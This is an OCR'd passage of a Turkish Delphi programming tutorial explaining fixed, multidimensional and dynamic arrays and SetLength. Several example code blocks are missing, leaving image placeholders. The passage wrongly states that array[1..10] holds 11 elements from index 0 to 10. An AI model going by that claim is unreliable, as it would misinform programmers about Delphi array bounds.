
veya

```
type diziler = array[1..10] of  Real;

var
dizi:diziler; // Bu şekildede dizi değişken tanımlanabilir.
```

Burada tanımlanan dizi değişkenlerde alt ve üst sınır dahil olacaktır (Yukarıdaki satırda 11 eleman tanımlanmıştır). Yani dizi[0] ile dizi[10] arasındaki tüm elemanlar Delphi tarafından bellekte oluşturulacaktır.



Aşağıdaki şekilde de aynı elemanlara sahip dizi değişken oluşturabilirsiniz.



Tanımladığınız dizi değişkenin boyutunu programın içerisinde değiştirme şansınızın bulunmadığını, böyle bir teşebbüste bulunursanız Delphi'nin size hata mesajını ileteceğini hatırlatmak isterim.

Sabit uzunluklu dizi değişkenlere tanımlandıkları yerde ilk değerlerini aşağıdaki şekilde atayabilirsiniz.

```
Const   //Var la ilk değer ataması yapamazsınız
dizin:Array[0..2] of AnsiString=('Mavi','Yeşil','Sari');
```

veya


```
const   //Var la ilk değer ataması yapamazsınız.
dizin:Array[0..2] of Integer=(10,20,30);
```

Aşağıdaki şekilde de sabit uzunluklu dizi tanımlayıp ona ilk değerini atayabilirsiniz.

```
type diziler = array[0..2] of  Real; //Reel tip tanımlanıyor
....
Const
dizi:diziler=(10,20,30); //3 elemanlı reel değişken tanımlandı
```


Şimdi de basit bir örnek yapalım.

Aşağıdaki kod satırlarını projenizin gerekli olan yerlerine ekleyiniz.




Dizi değişkenlere tanımlandıkları anda değer atanabilmesi için, mutlak "const" bildirisiyle tanımlanmış olmalıdırlar. Aksi takdirde Delphi sizlere hata mesajı iletecektir.

Dizi değişkenleri ***const*** ile tanımlarsanız, procedure içerisinde değerini değiştirmek için aşağıdaki ek kod satırını ilave etmelisiniz.



Artık procedure içerisinde dizi değişkeninizin istediğiniz elemanına değer ataması yapabilirsiniz. Burada yapılan işlemin local static dizi değişken tanımlamaktan hiç de farklı bir şey olmadığını sanıyorum fark etmişsinizdir. Yapacağınız yeni atamaların procedure ün bir sonraki işletilmesi sırasında kullanılabileceği meydandadır.

Şimdide aşağıdaki örneği incelemenizi istiyorum. Henüz for döngüsünü anlatmadık ama sanıyorum bir çoğunuzun bu hususta bir fikri olacaktır. Kodun ne kadar anlaşılır ve teknik olduğu hemen dikkatinizi çekecektir.



Yeni tip tanımlamanın kodun anlaşılabilirliğini ne kadar artırdığını sanıyorum fark ettiniz. Size de bu tür yapı tanımlarını kullanmanızı önemle tavsiye ediyoruz.

Sabit Uzunluklu İki Boyutlu Dizi Tanımlamak:

Özellikle matris işlemleri ve tablo oluşturmak için en çok bilinmesi gereken yapıdır. Tablolar, satır ve sütun numaraları kullanılarak kesişimleri bir hücre değerini gösterecek şekilde tasarlanmışlardır. Bu yüzden bir çok veri tabanı işlemi iki boyutlu dizi mantığı kullanılarak kolayca çözülebilmektedir (Tablonuzun tüm hücre değerlerine ulaşabilmek için yapmanız gereken işlem, iki adet for döngüsü içerisinde iki boyutlu tanımlamış olduğunuz dizi değişkenin satır ve sütun numaralarıyla oynamaktan ibarettir. Bu hususa veri tabanı kısmında detaylı, hem de çok detaylı olarak değinilecektir).


Aşağıda iki boyutlu bir dizinin nasıl tanımlanabileceği gösterilmektedir.

```
var
ikib_dizi:Array[0..2] of Array[0..1] of Integer; //iki boyutlu dizi tanımlandı
```

Yukarıdaki satırda gerçekleşen işlem aşağıda şematize edilmeye çalışılmıştır. Tanımlamaya dikkat edecek olursanız ilk boyut için [0..2] (3 eleman), ikinci boyut içinde [0..1] (2 eleman) belirtilmiştir. Şu halde bellekte aşağıdaki gibi 6 eleman otomatik olarak oluşacaktır.

ikib_dizi[0,0]	ikib_dizi[0,1]
ikib_dizi[1,0]	ikib_dizi[1,1]
ikib_dizi[2,0]	ikib_dizi[2,1]

Bu elemanlardan istediğinize değer ataması yapabilirsiniz.




Bu diziyi aşağıdaki şekilde de tanımlayabilirdiniz.

```
type
 i_dizi=Array[0..2] of Array[0..1] of Integer; //Yeni tip tanımlandı
.....
var
 cok_dizi:i_dizi;  // 6 elemanlı dizi değişken tanımlandı
```

Yapılan işlemi açıklayacak olursak, ilk olarak "i_dizi" isminde altı (6) elemandan oluşan dizi değişkene sahip bir tip tanımlandı. Daha sonra bu yeni tipten "cok_dizi" isminde çok boyutlu bir dizi değişken türetildi. Artık procedure içerisinde istediğiniz bölümde bu dizi değişkenin elemanlarına değer atayabilirsiniz.

Aşağıda bu husus örneklendirilmiştir.



Bir çok uygulamada karşılaşacağınız en büyük dizi boyutu iki (2) olacaktır, ama biz yine de daha yüksek boyutta dizi değişkenleri nasıl tanımlayabileceğinizi gösterelim. Aşağıdaki şekilde kolayca üç boyutlu dizi değişken tanımlayabilirsiniz.


```
var
u_dizi:Array[0..2] of Array[0..2] of Array[0..1] of Integer;
```

Yukarıdaki kod satırıyla 3 boyutlu, 18 elemanlı bir dizi değişken tanımlanmıştır. Bu elemanlardan dilediğinize aşağıdaki şekilde değer ataması yapabilirsiniz.

u_dizi[0,0,0]	u_dizi[0,0,1]	u_dizi[0,1,0]
u_dizi[0,2,0]	u_dizi[0,2,1]	u_dizi[1,0,0]
u_dizi[0,1,1]	u_dizi[1,0,1]	u_dizi[1,1,0]
u_dizi[1,1,1]	u_dizi[1,2,0]	u_dizi[1,2,1]
u_dizi[2,0,0]	u_dizi[2,0,1]	u_dizi[2,1,0]
u_dizi[2,1,1]	u_dizi[2,2,0]	u_dizi[2,2,1]

Tanımlamayı aşağıdaki şekilde de yapabilirsiniz.

```
type
  boyutdizi=Array[0..2] of Array[0..2] of Array[0..1] of Integer;
.....

var
  dizi:boyutdizi;    //Dizi değişken tanımlandı
```



Çok boyutlu dizi değişken tanımlarken yukarıdaki yöntemlerden dilediğinizi seçebilirsiniz. Herhalikarda sonuçlar aynı olacaktır. Benim size tavsiyem her zaman tip tanımlaması yaparak kullanmanız (ikinci kez tanımlamanız gerekirse daha kolay olacaktır).

Değişken Uzunluklu (Dinamik) Dizi Değişken Tanımlamak:

Okulunuza bir program yazdığınızı düşünün. Öğrencilerin notlarıyla (ve diğer konularla da) ilgili işlemleri yapabilecek, karnelerini basabilecek bir program olsun. Uygulamanızda şöyle bir problemle karşılaşırsınız; bütün sınıfların mevcutları aynı olmadığı için sınıf mevcutlarını belirlerken oluşturacağınız dizinin eleman sayısı sizin için sıkıntı yaratacaktır. Düşünülebilecek en güzel çözüm en fazla öğrencisi olan sınıfa göre eleman tanımlamak olacaktır. Bu durumda da belleği boş yere işgal eden kullanılamaz değişkenleriniz oluşması kaçınılmazdır (Tabii uygulamanızda çıkabilecek diğer problemlerden bahsetmiyorum). İşte bu tür sorunları halledebilmeniz için Delphi sizlere değişkenlerinizin boyutlarını programın içerisinde değiştirebilme imkanı sunmaktadır. Bu işleme, Dinamik dizi değişken tanımlama adını veriyoruz.

Aşağıda dinamik dizileri nasıl tanımlayabileceğiniz ve programın içerisinden onların boyutunu nasıl belirleyebileceğinizi göstereceğim.


```
var
dinamikdizi:Array of Integer; //Dizi değişken tanımlandı
```

Dikkat ettiyseniz sabit uzunluklu dizi değişkenden tek farkı dizinin eleman sayısının belirtilmemesidir. Bu şekilde tanımlanan bir dizi değişken Delphi tarafından Dinamik dizi olarak kullanılacaktır.

Programın içerisinden dizi değişkenin boyutunu aşağıdaki şekilde belirleyebilirsiniz.

```
SetLength(dinamikdizi,10);      // 0-9 on elemanlı dizi değişken
```

SetLength komutunu kullanarak dizinize boyut değerini verebilirsiniz.
Aşağıdaki basit örneği inceleyiniz.




Dilerseniz dinamik dizinizi aşağıdaki şekilde de tanımlayabilirsiniz.

```
type
  din_dizi=Array of Integer;  //Dinamik dizi içeren tip tanımlaması yapıldı
```

Program içerisinde aşağıdaki şekilde bir kullanım mümkün olacaktır.

```
var
  yeni_dizi:din_dizi;  //Tanımlana tipten dinamik dizi değişkeni türetildi.
....

SetLength(yeni_dizi,10);// 10 elemanlı olarak dinamik dizi boyutlandırıldı.
```

Aşağıdaki örneği dikkatlice inceleyiniz.



İzleyeceğiniz yol tamamen size kalmıştır.

Çok Boyutlu Dinamik Dizi Tanımlamak:

Yukarıda tanımlanan dinamik diziler tek boyutlu olarak belirlenmiştir. Şimdi sizlere iki ve daha fazla boyutlu dinamik dizileri nasıl tanımlayıp kullanabileceğinizi göstereceğim.

Aşağıdaki şekilde iki boyutlu dinamik bir dizi değişken tanımlayabilirsiniz.


```
var
  dizi:Array of Array of Integer;  //İki boyutlu dizi değişken tanımlandı
```

Tanımlamış olduğunuz iki boyutlu dinamik dizi değişkenini yine aynı SetLength komutuyla boyutlandırabilirsiniz.


```
SetLength(dizi,5,3);  // 15 elemanlı oldu
```

Burada dikkat edeceğiniz husus ilk elemanın dizi[0,0] son elemanında dizi[4,2] olduğudur (Burada üst sınırlar kullanılamamaktadır. Çalışma anında hata mesajıyla karşılaşırsınız). Yukarıdaki kod satırı sayesinde Delphi dizi değişkeniniz için 15 elemanlık boş bellek yeri ayıracaktır (Dizi değişkenler bellekte arka arkaya bulunurlar. Hızlı işlem yapmalarının bir sebebi de budur). Artık istediğiniz elemana değer atayabilirsiniz.

Aşağıdaki örneği dikkatlice inceleyiniz.



Aynı işlemi aşağıdaki şekilde de yaptırabilirsiniz. İzleyeceğiniz yol tamamen size kalmıştır.



Bu kod penceresinde kullanılan SetLength(dizi,5,3); satırı sayesinde dizi[0,0] dan dizi[4,2] ye kadar 15 eleman için bellekte boş yer ayrılacaktır.

